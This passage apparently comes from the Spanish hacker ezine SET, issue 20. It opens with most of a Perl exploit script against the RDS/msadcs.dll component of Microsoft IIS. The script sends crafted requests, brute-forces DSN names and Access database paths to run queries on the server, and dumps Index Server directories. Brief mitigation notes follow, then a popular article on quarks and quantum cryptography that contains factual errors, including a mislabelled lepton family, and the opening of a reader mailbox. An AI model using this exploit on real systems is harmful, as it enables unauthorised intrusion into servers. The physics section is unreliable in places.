return 1 if $temp=~/Table 'AZZ' already exists/;
return 0;}

################################################################################

sub known_dsn {
# we want 'wicca' first, because if step 2 made the DSN, it's ready to go
my @dsns=("wicca", "AdvWorks", "pubs", "CertSvr", "CFApplications",
        "cfexamples", "CFForums", "CFRealm", "cfsnippets", "UAM",
        "banner", "banners", "ads", "ADCDemo", "ADCTest");

foreach $dSn (@dsns) {
        print ".";
        next if (!is_access("DSN=$dSn"));
        if(create_table("DSN=$dSn")){
        print "$dSn successful\n" if (!defined $args{V});
        if(run_query("DSN=$dSn")){
        print "Success!\n"; save (3,3,"DSN=$dSn",""); exit; }}} print "\n";}

################################################################################

sub is_access {
my ($in)=@_;
return 1 if (defined $args{V});
$reqlen=length( make_req(5,$in,"") ) - 28;
```

```
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(5,$in,""));
my $temp= odbc_error(@results);
verbose($temp); return 1 if ($temp=~/Microsoft Access/);
return 0;}

##############################################################################

sub run_query {
my ($in)=@_;
$reqlen=length( make_req(3,$in,"") ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw(make_header() . make_req(3,$in,""));
return 1 if rdo_success(@results);
my $temp= odbc_error(@results);  verbose($temp);
return 0;}

##############################################################################

sub known_mdb {
my @drives=("c","d","e","f","g");
my @dirs=("winnt","winnt35","winnt351","win","windows");
my $dir, $drive, $mdb;
my $drv="driver={Microsoft Access Driver (*.mdb)}; dbq=";

# this is sparse, because I don't know of many
my @sysmdbs=(   "\\catroot\\icatalog.mdb",
                "\\help\\iishelp\\iis\\htm\\tutorial\\eecustmr.mdb",
                "\\system32\\certmdb.mdb",
                "\\system32\\certlog\\certsrv.mdb" ); #these are %systemroot%

my @mdbs=(      "\\cfusion\\cfapps\\cfappman\\data\\applications.mdb",
                "\\cfusion\\cfapps\\forums\\forums_.mdb",
                "\\cfusion\\cfapps\\forums\\data\\forums.mdb",
                "\\cfusion\\cfapps\\security\\realm_.mdb",
                "\\cfusion\\cfapps\\security\\data\\realm.mdb",
                "\\cfusion\\database\\cfexamples.mdb",
                "\\cfusion\\database\\cfsnippets.mdb",
                "\\inetpub\\iissamples\\sdk\\asp\\database\\authors.mdb",
                "\\progra~1\\common~1\\system\\msadc\\samples\\advworks.mdb",
                "\\cfusion\\brighttiger\\database\\cleam.mdb",
                "\\cfusion\\database\\smpolicy.mdb",
                "\\cfusion\\database\cypress.mdb",
        "\\progra~1\\ableco~1\\ablecommerce\\databases\\acb2_main1.mdb",
                "\\website\\cgi-win\\dbsample.mdb",
        "\\perl\\prk\\bookexamples\\modsamp\\database\\contact.mdb",
        "\\perl\\prk\\bookexamples\\utilsamp\\data\\access\\prk.mdb"
                );  #these are just \

foreach $drive (@drives) {
 foreach $dir (@dirs){
  foreach $mdb (@sysmdbs) {
   print ".";
   if(create_table($drv . $drive . ":\\" . $dir . $mdb)){
    print "\n" . $drive . ":\\" . $dir . $mdb . " successful\n" if
        (!defined $args{V});
    if(run_query($drv . $drive . ":\\" . $dir . $mdb)){
     print "Success!\n"; save (4,4,$drive . ":\\" . $dir . $mdb,""); exit;
    }}}}}
```

```
 foreach $drive (@drives) {
  foreach $mdb (@mdbs) {
   print ".";
   if(create_table($drv . $drive . $dir . $mdb)){
    print "\n" . $drive . $dir . $mdb . " successful\n" if
        (!defined {V});
    if(run_query($drv . $drive . ":" . $dir . $mdb)){
     print "Success!\n"; save (4,4,$drive . $dir . $mdb,""); exit;
    }}}}
}

#############################################################################

sub hork_idx {
print "\nAttempting to dump Index Server tables...\n";
print "  NOTE:  Sometimes this takes a while, other times it stalls\n\n";
$reqlen=length( make_req(4,"","") ) - 28;
$reqlenlen=length( "$reqlen" );
$clen= 206 + $reqlenlen + $reqlen;
my @results=sendraw2(make_header() . make_req(4,"",""));
if (rdo_success(@results)){
my $max=@results; my $c; my %d;
for($c=19; $c<$max; $c++){
        $results[$c]=~s/\x00//g;
        $results[$c]=~s/[^a-zA-Z0-9:~ \\\._]{1,40}/\n/g;
        $results[$c]=~s/[^a-zA-Z0-9:~ \\\._\n]//g;
        $results[$c]=~/([a-zA-Z]\:\\)([a-zA-Z0-9 _~\\]+)\\/;
        $d{"$1$2"}="";}
foreach $c (keys %d){ print "$c\n"; }
} else {print "Index server not installed/query failed\n"; }}

#############################################################################

sub dsn_dict {
open(IN, "<$args{e}") || die("Can't open external dictionary\n");
while(<IN>){
        $hold=$_; $hold=~s/[\r\n]//g; $dSn="$hold"; print ".";
        next if (!is_access("DSN=$dSn"));
        if(create_table("DSN=$dSn")){
        print "$dSn successful\n" if(!defined $args{V});
        if(run_query("DSN=$dSn")){
        print "Success!\n"; save (3,3,"DSN=$dSn",""); exit; }}}
print "\n"; close(IN);}

#############################################################################

sub sendraw2 {  # ripped and modded from whisker
        sleep($delay); # it's a DoS on the server! At least on mine...
        my ($pstr)=@_;
        socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')||0) ||
                die("Socket problems\n");
        if(connect(S,pack "SnA4x8",2,80,$target)){
                open(OUT,">raw.out");   my @in;
                select(S);      $|=1;   print $pstr;
                while(<S>){ print OUT $_; push @in, $_; print STDOUT ".";}
                close(OUT); select(STDOUT); close(S); return @in;
        } else { die("Can't connect...\n"); }}

#############################################################################

sub content_start { # this will take in the server headers
my (@in)=@_; my $c;
```

```
for ($c=1;$c<500;$c++) {
 if($in[$c] =~/^\x0d\x0a/){
  if ($in[$c+1]=~/^HTTP\/1.[01] [12]00/) { $c++; }
  else { return $c+1; }}}
return -1;} # it should never get here actually

#############################################################################

sub funky {
my (@in)=@_; my $error=odbc_error(@in);
if($error=~/ADO could not find the specified provider/){
print "\nServer returned an ADO miscofiguration message\nAborting.\n";
exit;}
if($error=~/A Handler is required/){
print "\nServer has custom handler filters (they most likely are patched)\n";
exit;}
if($error=~/specified Handler has denied Access/){
print "\nADO handlers denied access (they most likely are patched)\n";
exit;}}

#############################################################################

sub has_msadc {
my @results=sendraw("GET /msadc/msadcs.dll HTTP/1.0\n\n");
my $base=content_start(@results);
return if($results[$base]=~/Content-Type: application\/x-varg/);
my @s=grep("Server",@results);
if($s[0]!~/IIS/){ print "Doh! They're not running IIS.\n" }
else { print "/msadc/msadcs.dll was not found.\n";}
exit;}

#############################################################################

sub get_name { # this was added last minute
my $msadc=<<EOT
POST /msadc/msadcs.dll/VbBusObj.VbBusObjCls.GetMachineName HTTP/1.1
User-Agent: ACTIVEDATA
Host: $ip
Content-Length: 126
Connection: Keep-Alive

ADCClientVersion:01.06
Content-Type: multipart/mixed; boundary=!ADM!ROX!YOUR!WORLD!; num-args=0

--!ADM!ROX!YOUR!WORLD!--
EOT
;  $msadc=~s/\n/\r\n/g;
my @results=sendraw($msadc);
my $base=content_start(@results);
$results[$base+6]=~s/[^-A-Za-z0-9!\@\#\$\%^\&*()\[\]_=+~<>.,?]//g;
print "Machine name: $results[$base+6]\n";}

#############################################################################

# Note:  This is not a good example of precision code.  It is very
# redundant and has a few kludges.  I have been adding features in one at
# at a time, so it has resulted in redundant functions and patched code.
# I will be rewriting it in the future, sometime.  Look for the newer code
# revisions at www.technotronic.com/rfp/
# This may also be included in the NT-PTK/P.  If you don't know what that
# is, just wait and see. :)
```

```
###############################################################################
<-->

Descripcion y Notas:

Uso y abuso de poder de las RDS en Microsoft.

Si queremos evitarlo (el abuso), podemos hacerlo eliminando la entrada
del registro:

        HKEY_LOCAL_MACHINE/System/CurrentControlSet/Services/
                W3SVC/Parameters/ADCLaunch/VbBusObj.VbBusObjCls

Y para asegurarnos, borrar el fichero vbbusobj.dll

Si podemos prescindir de RDS, pues basta con actualizarse, cosa que
hay que hacer en cualquier caso, y ejecutar handsafe para cerciorarnos de
que el sistema es seguro.



*EOF*
```

-[0x0A]----------
-[QUARKS Y CRIPTOGRAFIA CUANTICA]----------
-[by Homs & Falken]----------SET-20-

[NOTA: Este texto es una introduccion muy completa a la fisica de particulas. Para hacerlo mas interesante, al final he incluido unos apartados dedicados a explicar por encima el funcionamiento de la criptografia cuantica.]

El otro dia, leyendo la seccion PROYECTOS, PETICIONES, AVISOS de la set17 ponia que se necesita gente que escriba y colabore, y a modo de ejemplo, pone algunos temas para que los lectores escriban. Y entre esos temas, uno de ellos ponia "Quarks". Hmmmm. ¨Quarks? Bueno, pues alla va eso.

Introduccion
============

Para quien no lo sepa, en este documento no voy a hablar de exploits, ni de phreak, ni de ingenieria social, ni de microsoft, ni de nada relacionado con la informatica (aparentemente). Voy a hablar de algunas de las ramas mas revolucionarias de la fisica : la fisica de particulas subatomicas, la fisica nuclear de altas energias, y supongo que tambien hablare de refilon de la fisica relativista y la fisica clasica. No voy a comenzar por explicar los cimientos de la fisica y la quimica. Si estais interesados, a mi no me mireis. Leeros libros de fisica que para eso estan. En especial, recomiendo los dos tomos de fisica de Finn (Ed. Fondo Interamericano) ***

Bien, para los menos cientificos, os refrescare un poco la memoria :

La transicion de la fisica clasica a la fisica cuantica
==

En 1803, Dalton en sus hipotesis formulaba que los atomos eran las particulas mas elementales de la materia a partir de las cuales se constituia todo el universo. A finales del siglo XIX, determinadas investigaciones cuestionaron las hipotesis de Dalton acerca de la indivisibilidad del atomo.

En 1891, el fisico ingles Thompson dio, sin pretenderlo, con una nueva clave de la composicion de la materia. Estaba tratando descargas electricas en tubos que contenian gases a muy baja presion, y en determinado rango de presiones, observaba una luminiscencia en la pared opuesta al catodo. Tras varias pruebas, se dio cuenta que esos rayos procedian del catodo, por lo que los bautizo como rayos catodicos. Thompson calculo la relacion masa/carga de dichas particulas y vio que el resultado era muy peque¤o, por tanto, debian tener una masa muy peque¤a, que resulto ser 1836 veces menor que la del atomo de hidrogeno, el atomo mas peque¤o de todos. Esta particula se llamo electron. Asi que el atomo ya no podia ser la particula mas peque¤a. Ni siquiera era indivisible. Thompson propuso un modelo atomico que resulto ser falso al no corresponderse con los experimentos de la epoca.

Ernest Rutherford, en 1911, propuso un modelo atomico que recordaba mucho al sistema solar en el sentido de que el nucleo estaba compuesto de protones reuniendo practicamente todo el total de la masa del atomo mientras que los electronos giraban alrededor del nucleo siguiendo orbitas. Este modelo fue muy polemico, ya que echaba por el suelo uno de los pilares fundamentales de la fisica clasica : la teoria electromagnetica de Maxwell. Uno de los enunciados decia que "toda particula acelerada desprende energia", y si los electrones se desplazaban siguiendo un movimiento circular estaban dotados de aceleracion, y por tanto, debian desprender energia, cosa que no era verosimil. Otro problema es que no totalizaba la masa total del atomo. Es

decir, si se sumaba la masa del nucleo (masa de los protones) mas la masa de los electrones, el resultado no era la masa total del atomo, por lo que se dedujo que faltaba por incluir alguna particula subatomica. Se predijo la existencia del neutron : una particula neutra pero con masa. Pero al no ser una particula cargada, no se podia desviar por campos electromagneticos. Fue James Chadwick quien, en 1932 descubrio el neutron. Otra limitacion del modelo atomico de Rutherford es que no explicaba el fenomeno fotoelectrico.

Niels Bohr, en 1921, publico su modelo cuantico del atomo.

Bien, hagamos cuentas. Los cuerpos estan formados por atomos, los cuales contienen un nucleo de neutrones y protones y una corteza de electrones. Osea, que las particulas mas elementales eran los protones, los neutrones y los electrones. La "familia" parecia estar completa, pero las investigaciones realizadas en los a¤os 30 sobre la desintegracion radiactiva, introdujeron nuevos elementos, pero antes, veamos los cuatro tipos de interaccion posible en el universo.

Interacciones
==========

Todas las fuerzas que conocemos responden a interacciones entre distintas particulas. El modelo universalmente aceptado comprende cuatro fuerzas, dos de ellas son nucleares (solo afectan a nivel atomico) y las otras dos se manifiestan tanto microscopicamente como macroscopicamente.

ù Interaccion nuclear fuerte -> Responsable de la cohesion entre nucleones (protones y neutrones) Como todo el mundo sabe, los neutrones y protones se encuentran juntitos en el nucleo atomico. Esta interaccion es la que hace posible que esten unidos. La interaccion nuclear fuerte, al contrario de la gravitatoria, es mayor cuanto mayor es la distancia que separa los dos cuerpos. En cambio, la fuerza gravitatoria es inapreciable entre particulas microscopicas, ya que el producto de sus masas es muy peque~o, y la distancia entre las dos particulas es infinitesimal.

Formalmente, la interaccion nuclear fuerte esta muy relacionada con la teoria de color (que explica el confinamiento de los quarks) y por extension, esta comprendida en la cromodinamica cuantica (bueno, esto ya se complica demasiado y si he de explicar aqui la teoria cromodinamica cuantica, la termodinamica cuantica y la hidrodinamica cuantica acabareis odiando la fisica). La particula portadora de la fuerza de color se llama gluon, y es la responsable del confinamiento de los quarks.

ù Interaccion nuclear debil -> "Dicen" que esta es la interaccion menos comprendida de la naturaleza, opinion que yo personalmente, no comparto al 100% Uno de los fenomenos donde mas facilmente se observa esta interaccion se da lugar cuando las particulas se desintegran espontaneamente en otras mas ligeras. La primera informacion que se tuvo de esta interaccion procede de la desintegracion beta menos del neutron libre. El corto alcance de este tipo de interaccion se debe al corto tiempo de vida de su particula portadora : los bosones intermediarios (W+, W- y Z0).

ù Interaccion electromagnetica -> Antiguamente, se trataban por separado como fuerza electrica y como fuerza magnetica. Maxwell demostro claramente que ambas fuerzas se tratan realmente de la misma interaccion. Esta interaccion se da entre particulas portadoras de carga electrica y explica fuerzas tan importantes como fuerzas de rozamiento o de friccion. Como ya sabeis, cargas iguales se repelen y cargas opuestas se atraen. Esta es la interaccion mas practica y mas facil de comprender. La particula portadora de este tipo de interaccion es el foton. Esta interaccion es unas mil veces menos intensa que la fuerza nuclear fuerte. (A nivel cuantitativo)

ù Interaccion gravitatoria -> Y en mi opinion, aunque parezca la mas simple, esta es la interaccion mas complicada. En virtud de la ley de gravitacion universal, postulada por Newton, todos los cuerpos que poseen masa, se atraen entre si. Y el ejemplo tipico de esta interaccion es la atraccion entre un hombre y la tierra o entre la tierra y el sol. Todas las fuerzas gravitatorias responden a este tipo de interaccion, la cual tiene un alcance practicamente infinito. La intensidad de esta interaccion es unas 10 elevado a 38 veces (si, un uno seguido de 38 ceros) menor que la de la nuclear fuerte. La particula portadora de esta interaccion se llama graviton.

Vale, si aun no os habeis liado, lo hareis ahora. La inmensa mayoria de fisicos creen que esto no es mas que cuatro formas en que se puede manifestar una superfuerza, es decir, que son partidarios de que existe una fuerza que unifica todas estas interacciones. La teoria de gran unificacion expone razones por las que es razonable pensar en la existencia de esta superfuerza.

En la actualidad, esta totalmente aceptado que la interaccion nuclear debil y la electromagnetica son realmente la misma fuerza, a la que se le ha decidido llamar interaccion electrodebil.

Radiactividad

El descubrimiento por parte de Becquerel (en 1896) de la radiactividad tuvo lugar en el curso de una investigacion sobre la posible emision de rayos X por sustancias fluorescentes. Despues de exponer sales de uranio a la luz solar, sometia placas fotograficas a la posible radiacion (por fluorescencia) de estas sustancias. Un dia nublado, guardo por casualidad unas placas fotograficas sin irradiar en un cajon que contenia las sales de uranio. Cuando revelo las placas observo asombrado, que habian ennegrecido. Dedujo que la radiacion que emitian las sales de uranio no era debida a la fluorescencia, sino a un nuevo tipo de radiacion. El trabajo iniciado por Becquerel, prosiguio en Paris gracias a los esfuerzos de los esposos Pierre y Marie Curie, que descubrieron otros elementos cuya radiactividad superaba a la del propio uranio, como el torio (Th), el polonio (Po) y el radio (Ra).

Las investigaciones para caracterizar estas emisiones pronto pudieron demostrar que existian tres tipos de radiacion :

ù Radiacion alfa (à) : Son nucleos de Helio, es decir, dos protones y dos neutrones. Esta radiacion es la que mas poder de ionizacion tiene (tiene dos cargas positivas), pero es poco energetica, ya que la particula portadora de esta radiacion es bastante pesada.

ù Radiacion beta (á) : Tiene dos variantes, la radiacion beta menos (á-) que simbolicamente consiste en un electron. Inicialmente, esto supuso una gran contradiccion ya que si el nucleo esta formado *exclusivamente* de protones y de neutrones no era posible que el nucleo desprendiese electrones. La otra variante es la radiacion beta mas (á+) que es igual a la beta menos, solo que en lugar de desprenderse un electron, se desprende un positron. Las radiaciones beta son mas energeticas que las radiaciones alfa, ya que se no estan tan afectadas a los campos electromagneticos, aunque su poder de ionizacion es mas debil (solo tienen una carga electrica : positiva para la radiacion beta mas y negativa para la beta menos).

ù Radiacion gamma (y) : Es la radiacion mas energetica de todas. Este tipo de radiacion no es mas que una radiacion electromagnetica, osea, "luz" :) Al ser una radiacion electromagnetica, se transmite a la velocidad de la luz, y por tanto, sin carga, por lo que no tiene poder de ionizacion.

La emision de las particulas alfa y beta conllevan la transformacion del nucleo original. Las leyes por las que se rigen estas transformaciones fueron enunciadas por Soddy como "Leyes del desplazamiento radiactivo" :

1) Cuando un elemento radiactivo emite una particula alfa, el numero masico del atomo, disminuye en cuatro unidades y su numero atomico en dos. Por ejemplo, un nucleo de uranio (U, Z=92, A=238) que emita una particula alfa, se convierte en un nucleo de torio (Th, Z=90, A=234).

2) Cuando un nucleo emite una particula beta menos, la masa del nucleo no varia practicamente, por lo que su numero masico permanece invariable, pero su numero atomico aumenta en una unidad, de acuerdo con el principio de conservacion de la carga. Por extension, si el nucleo emite una particula beta mas, su numero atomico es decrementado una unidad. Por ejemplo, un nucleo de bismuto (Bi, Z=83, A=214) que emita una particula beta menos, se convierte en un nucleo de polonio (Po, Z=84, A=214)

3) La emision gamma no altera ni el numero masico ni el numero atomico del elemento que la irradia. Esta emision electromagnetica se debe a reajustes energeticos producidos en los nucleos.

Aceleradores de particulas

Un acelerador de particulas basicamente es un circuito por el que discurren particulas subatomicas cargadas (generalmente electrones y protones) a velocidades proximas a la de la luz en el vacio con el objetivo de consilionar contra nucleos que se interponen en su camino. El violento choque produce la ruptura de los nucleos, dando lugar a la emision de particulas cada vez mas elementales. Cuanto mas potente sea el acelerador, mayor sera la velocidad que podran adquirir las particulas, y por tanto, mas fuerte sera el impacto.

Los aceleradores estan constituidos por tres elementos fundamentales : un generador de proyectiles, una pista a lo largo de la cual se van acelerando los proyectiles y un blanco contra el que se dirigen, que suele ser una lamina de metal de varios centimetros cuadrados de superficie. Como la fuerza empleada para acelerar las particulas es electromagnetica, solo se pueden emplear como proyectiles particulas cargadas electricamente, lo que constituye una limitacion.

Los primeros aceleradores construidos eran lineales, osea, que las particulas entraban por un extremo, se iban acelerando a lo largo del recorrido en linea recta y al alcanzar el otro extremo, donde estaba situado el blanco, habian desarrollado su velocidad maxima. El principal problema de estos aceleradores es que, dado que las particulas tienen un unico recorrido, se precisan aceleradores cada vez mas largos. Para evitar este problema, se desarrollaron los sincrotrones (aceleradores en forma de anillo) en lo cuales, los proyectiles se van acelerando vuelta a vuelta hasta alcanzar su maxima velocidad.

La construccion de estos aparatos, como se podra apreciar, supone un coste espectacular, por lo que la colaboracion internacional se hace necesaria. En Europa, el mayor sincroton (30 Kms de diametro) se encuentra en Ginebra y pertenece al CERN (Centro Europeo para la Investigacion Nuclear). El mayor acelerador LINEAL del mundo es el de la uni de Stanford (California, EE.UU.) y su longitud total es de 3.2 Kms. Algunos aceleradores son impresionantes, por ejemplo el Tevatron, en los laboratorios del Fermilab (Chicago), es uno de los mas potentes sincrotones en la actualidad. Los proyectiles, antes de ser lanzados al anillo principal, son previamente acelerados en una especie de mini-anillo entre la fuente de emision y el anillo principal, de modo que cuando el proyectil entra en el anillo, ya posee una elevada velocidad.

Clasificacion de las particulas subatomicas
==========

Cuando clasificamos algo, utilizamos un elemento como baremo para separar, no? Los ordenadores pueden clasificarse por su arquitectura, por su microprocesador, por su memoria, por sus bogomips :) no? Pues las particulas subatomicas son algo parecido. Pueden clasificarse por su peso, por su carga, por su extra¤eza, etc. La clasificacion mas general separa unas particulas de otras por su interaccion con el resto de la materia.

Llamaremos "Hadrones" a todas aquellas particulas que se ven sometidas tanto a la interaccion fuerte como la electrodebil. Son particulas bastante pesadas, de ahi su nombre de hadrones; etimologicamente, la palabra griega Hadros significa pesado. (bueno creo que es griego, lo mio no son las letras) Los hadrones estan formados por parejas o trios de quarks. Si son parejas de quarks, se llaman mesones; mesones pi (piones) o mesones ka (kaones) y si son grupos de tres quarks se llaman bariones, pudiendo ser nucleones o hiperones.

Llamaremos "Leptones" a las particulas que solo interactuan debilmente con el resto de la materia. Los leptones deben su nombre a que son particulas ligeras. Existen seis clases de leptones agrupandose en tres familias : el electron y el neutrino electronico, el muon y el neutrino muonico y el kaon y el neutrino kaonico. Solo los leptones del primer nivel (electron y neutrino del electron) pueden encontrarse hoy en dia, los otros cuatro leptones existieron durante el bigbang, y solo pueden ser reproducidos sinteticamente desde laboratorio.

Y llamaremos "Bosones vectoriales" a aquellas particulas

Neutrinos
==========

A raiz de las investigaciones efectuadas en los a~os treinta sobre la radiactividad, los calculos fallaban en el sentido de que la masa resultante no se correspondia con la masa real. Wolgang Pauli sugerio en 1931 que debian (Debian mola, Redhat no) no, en serio. sugerio que tenian que existir unas particulas sin carga electrica, con una masa inapreciable. Mas que un postulado, parecia una "solucion de compromiso", ya que no habia forma de conocer cual era la razon de la discrepancia de masa. Enrico Fermi acu~o el termino Neutrino, que viene a significar "peque~a cosa neutra". Los fisicos no podian atraparlo de ninguna forma. Su masa es practicamente cero, no tienen carga, su interaccion con el resto de la materia es inapreciable. Un neutrino puede atravesar una placa de plomo de 22 kms de grosor sin ningun impedimento (si, veintidos kilometros). Gran cantidad de los neutrinos que emite el sol en sus radiaciones, atraviesan el globo terraqueo. Pero, por fin en 1956, Clyde Cowan y Frederick Reines lograron capturar un neutrino en las emanaciones de un reactor nuclear.

El proyecto SuperKamiokande, consiste en un detector de neutrinos. Para ello, se ha instalado junto a las monta¤as Kamiokande (en Japon) un espacio de 35x35x35 metros enterrado 100 metros bajo el suelo. Dicho espacio se ha llenado con 123.456 litros de agua purificada, y se han instalado unos 12.000 detectores fotoelectricos capaces de detectar hasta el menos destello en el agua. El problema es que no todos los neutrinos son iguales, esto significa que se necesitan distintos metodos para detectar los distintos neutrinos, sin contar los neutrinos pepito_grillo, que hasta la fecha, no conocemos ningun metodo para detectarlos.

Quarks

======

En 1963, M. Gell Mann en America y G. Zweig en Europa, independientemente, sugirieron que los hadrones podrian considerarse como compuestos por tres particulas que llamaron quarks. Combinando estos quarks segun ciertas reglas, se podian reproducir las propiedades de los distintos hadrones observados. En principio se admitio la existencia de tres clases de quarks que se llamaron Arriba (Up), Abajo (Down) y Estra~o (Strange) y se simbolizaron, respectivamente, como u, d y s. Tambien se admitio la posible existencia de sus tres antiparticulas.

Segun esto, los bariones quedarian formados por tres quarks. El proton, por ejemplo, seria la combinacion uud y el neutron udd. Los mesones estarian formados por un quark y un antiquark, por ejemplo, el meson Pi+ es un quark arriba junto a un antiquark abajo.

Poco tiempo despues se admitio la existencia de una cuarta especie de quark llamado Encanto (Charm) que se simboliza con la letra "c"

Las cargas electricas que se asignan a los quarks son fraccionarias. Los quarks arriba (u), encanto (c) y cima (t) tienen una carga +2/3 y los quarks abajo (d), extra~o (s) y fondo (b) una carga de -1/3. Por ejemplo, el proton es un grupo de dos quarks arriba y un quark abajo, es decir 2/3 + 2/3 - 1/3, en total 3/3 = 1 que es la carga del proton. Un neutron son dos quarks abajo y uno arriba, es decir -1/3 -1/3 +2/3 = 0/3 = 0

Quark	Carga electrica	Lepton	Carga electrica	Nivel cuantico
Arriba	+2/3	Electron	-1	1
Abajo	-1/3	Neutrino electronico	0	1
Encanto	+2/3	Muon	-1	2
Extra¤o	-1/3	Neutrino muonico	0	2
Cima	+2/3	Tauon	-1	3
Fondo	-1/3	Neutrino tauonico	0	3

Existen grandes semejanzas de grupo entre quarks y leptones que nos llevan a creer que se tratan de las particulas mas elementales que existen. Una de las caracteristicas de quarks y leptones es su "sociabilidad" ; los leptones siempre se encuentran aislados. En cambio, NUNCA se podra aislar un quark.

Esta limitacion, se debe a la fuerza de color que se da entre los quarks. Para simplificar, definiremos sabor como cada uno de los seis tipos de quarks que existen y llamaremos "color" a cada una de las tres familias de quarks.

Como hemos visto antes, los quarks interaccionan fuertemente con el resto de la materia. Este tipo de interaccion hace que ellos mismos se vean sometidos a una fuerza que les imposibilita separarse unos de otros. El ejemplo que siempre se suele poner para esto, es imaginar una bolsa cerrada en cuyo interior se encuentran los quarks, o bien, un pegamento cuantico que ejerce tal fuerza entre los quarks que no les permite separarse. Este fenomeno es conocido como el "Confinamiento de los quarks". Esta atraccion se llama fuerza de color y depende del color de cada quark. Los quarks de las familias superiores (2 y 3) son mas pesados y la intensidad de su color es mil veces mas intensa que el nivel anterior. Por desgracia las particulas de los niveles 2 y 3 son tan altamente inestables que no se encuentran en la naturaleza, se estudian exclusivamente en laboratorios. Es posible que existiesen originariamente durante el Big Bang.

Actualmente, la fisica reconoce que las particulas mas elementales del universo son cuatro : el quark arriba, el quark abajo, el electron y el neutrino del electron. A partir de esas cuatro particulas, se organiza todo el universo.

No obstante, se especula con la existencia aun mas peque~as y mas elementales que los quarks, a las que se denomina prequarks. De momento, no hay nada demostrado. Son pura especulacion.

```
-.
 '----.
   .--'
   '---{ Desde ahora Falken toma la palabra ;->
```

De entre todas las ramas del conocimiento, una de las que siempre me ha atraido con especial interes ha sido la fisica. De eso el co-autor de este articulo puede estar seguro. ;-)

Por eso me parece curioso como algunas cosas suelen pasar desapercibidas por el desinteres hacia otros conocimientos mas alla de los que se pueda sacar un provecho puramente material.

Aqui es donde entramos nosotros, esos locos del conocimiento que nos gusta aprender cualquier cosa que se nos ponga por delante.

La criptografia cuantica no es nada nuevo. Las primeros estudios tienen ya sus a~itos. Veamos ahora una ligera explicacion.

---> Criptografia cuantica

La criptografia cuantica se basa en el principio de incertidumbre del universo cuantico. Este principio se le ha olvidado a mi colega explicar en que se basa, pero no es muy dificil de comprender.

Digamos simplemente que en el universo de los cuantos es imposible tomar una medida sobre un cuerpo sin alterar el resultado. Al menos eso es lo que hoy en dia conocemos de este microcosmos. Quien sabe si en algun momento alguien descubre alguna novedad de la fisica que asi lo permita. Pero de momento nos es imposible. En fisica, ya se sabe. Tan pronto se descubre una nueva ley, como experimentalmente se contradice la ley de Coulomb ;-)

Pero basta ya de chachara. Veamos que ventajas nos aporta la criptografia cuantica y como funciona.

---> Ventajas

Cuando hablamos de criptografia cuantica nos referimos a usar un canal de comunicacion cuantico. Eso implica que nadie puede espiar la comunicacion sin deformarla de alguna manera, gracias al principio de incertidumbre.

Y lo bueno de todo esto es que no es puramente teoria. Bennett y Brassard, dos locos de la criptografia construyenron un modelo experimental hace unos a~os, y funciona perfectamente. Lo malo es que se trata de dispositivos demasiado caros para usarlos por todo el mundo :-)

Como decia, es ese principio de incertidumbre el que da la ventaja a la criptografica cuantica.

Nunca se pueden aseverar con total certeza las caracteristicas de una particula. El mero hecho de medir una de ellas imposibilita medir el resto.

(En mi opinion esto es porque los medios usados para tomar las medidas son gigantescos en comparacion con las propias particulas. Pero eso ya es otra historia, y para hablar de fisica ya hay otros foros adecuados).

Resumiendo. Estamos hablando de un sistema que basandose en un principio basico de la fisica cuantica garantiza la seguridad de un canal de comunicacion.

---> Ejemplo

De entre todos los ejemplos posibles, vamos a seguir el mismo que se puede encontrar en la amyor parte de la documentacion sobre criptografia cuantica. Sobre todo por la facilidad de comprenderlo y por ser la implementacion real mas sencilla. De hecho, se trata de la implementacion fisica realizada por Bennett y Brassard.

Partimos usando el cuanto mas conocido, es decir, el foton.

En un haz de luz, los fotones vibran en una direccion. Cuando todos los fotones del haz vibran en la misma direccion se dice que estan polarizados.

Cuando tenemos un haz de luz polarizada podemos usar filtros que permitan pasar solo aquellos haces que sigan cierta polarizacion.

Como habiamos mencionado antes, en el mundo cuantico todo es probabilidad. Asi que en realidadm si tenemos un filtro de polarizacion vertical, tambien pasaran aquellos fotones que varian un poco respecto a la vertical pura. Los fotones cuya vibracion esta orientada 45 grados respecto a la vertical tendran un 50% de posibilidades de pasar, mientras que si su vibracion es horizontal, la posibilidad es nula.

Entonces tenemos que podemos detectar si un haz esta polarizado vertical u horizontalmente. Para nuestro ejemplo, los haces podran seguir una de cuatro polarizaciones diferentes: horizontal, vertical, diagonal izquierda y diagonal derecha. Por el principio de incertidumbre solo podremos determinar si sigue una polarizacion diagonal o una rectilinea. La medida de uno de estos aspectos impide determinar posteriormente cual era la polarizacion original.

Sipongamos entonces que en un estremo de la comunicacion se envia la siguientes secuencia de haces, donde lo que se indica es la polarizacion de cada haz:

| | / - - \ - | - /

Nuestro interlocutor establece aleatoriamente sus detectores de polarizacion, de forma que, por ejemplo, los deja asi:

X + + X X X + X + +

Aqui, las X son detectores de polarizacion diagonal, y los + son detectores de polarizacion rectilinea.

Siguiendo lo visto hasta ahora, veremos que con certeza se detectaran las siguiente polarizaciones:

| \ - -

Para el resto de los haces se detectara una polaricacion al azar, basada en la probabilidad del 50% citada hace un momento. Por tanto, se podria detectar algo como:

\ | - / \ \ - / - |

Bien, ahora solo nos queda comunicarnos con el origen del mensaje usando un canal inseguro, y decirle las polarizaciones usadas. Nos dira cuales son las correctas, y ya sabremos que tan solo lo recibido en las posiciones 2, 6, 7 y 9 son validas.

Siguiendo un codigo tal que:

/ = 1
- = 1
\ = 0
| = 0

Sabremos que lo recibido corresponde a 0011.

Ya vemos como se puede enviar informacion de una forma fiable, pues cualquier intervencion que se realice en el canal de comunicacion la destruye. Quizas ese sea un inconveniente, dependiendo del tipo de informacion que se este enviando. Pero eso es ya otra historia.

EOF

-[0x0B]--
-[SET Inbox]---
-[by SET Staff]---SET-20-

Parece que cada vez mandais mails mas largos, ya sabeis dudas, peticiones, quejas, comentarios a <set-fw@bigfoot.com>.
Puede que no sirva de nada, pero eso todavia no lo sabeis :-).
Entre la avalancha de novedades desde este numero y por lo menos hasta el siguiente la seccion de correo la llevo yo, Paseante, para que sepais quien os zahiere. (A ver, cuantos sabiais que existia ese verbo? :-D)

-{ 0x01 }-

Un desesperado:

[Empezamos bien]

Hola, te escribo estas lineas solo con la intencion de que me contestes. En primer lugar yo no soy un hacker y mis conocimientos de informatica son muy normalitos. Te escribo porque me gustaria contactar con alguien que pueda ayudarme.
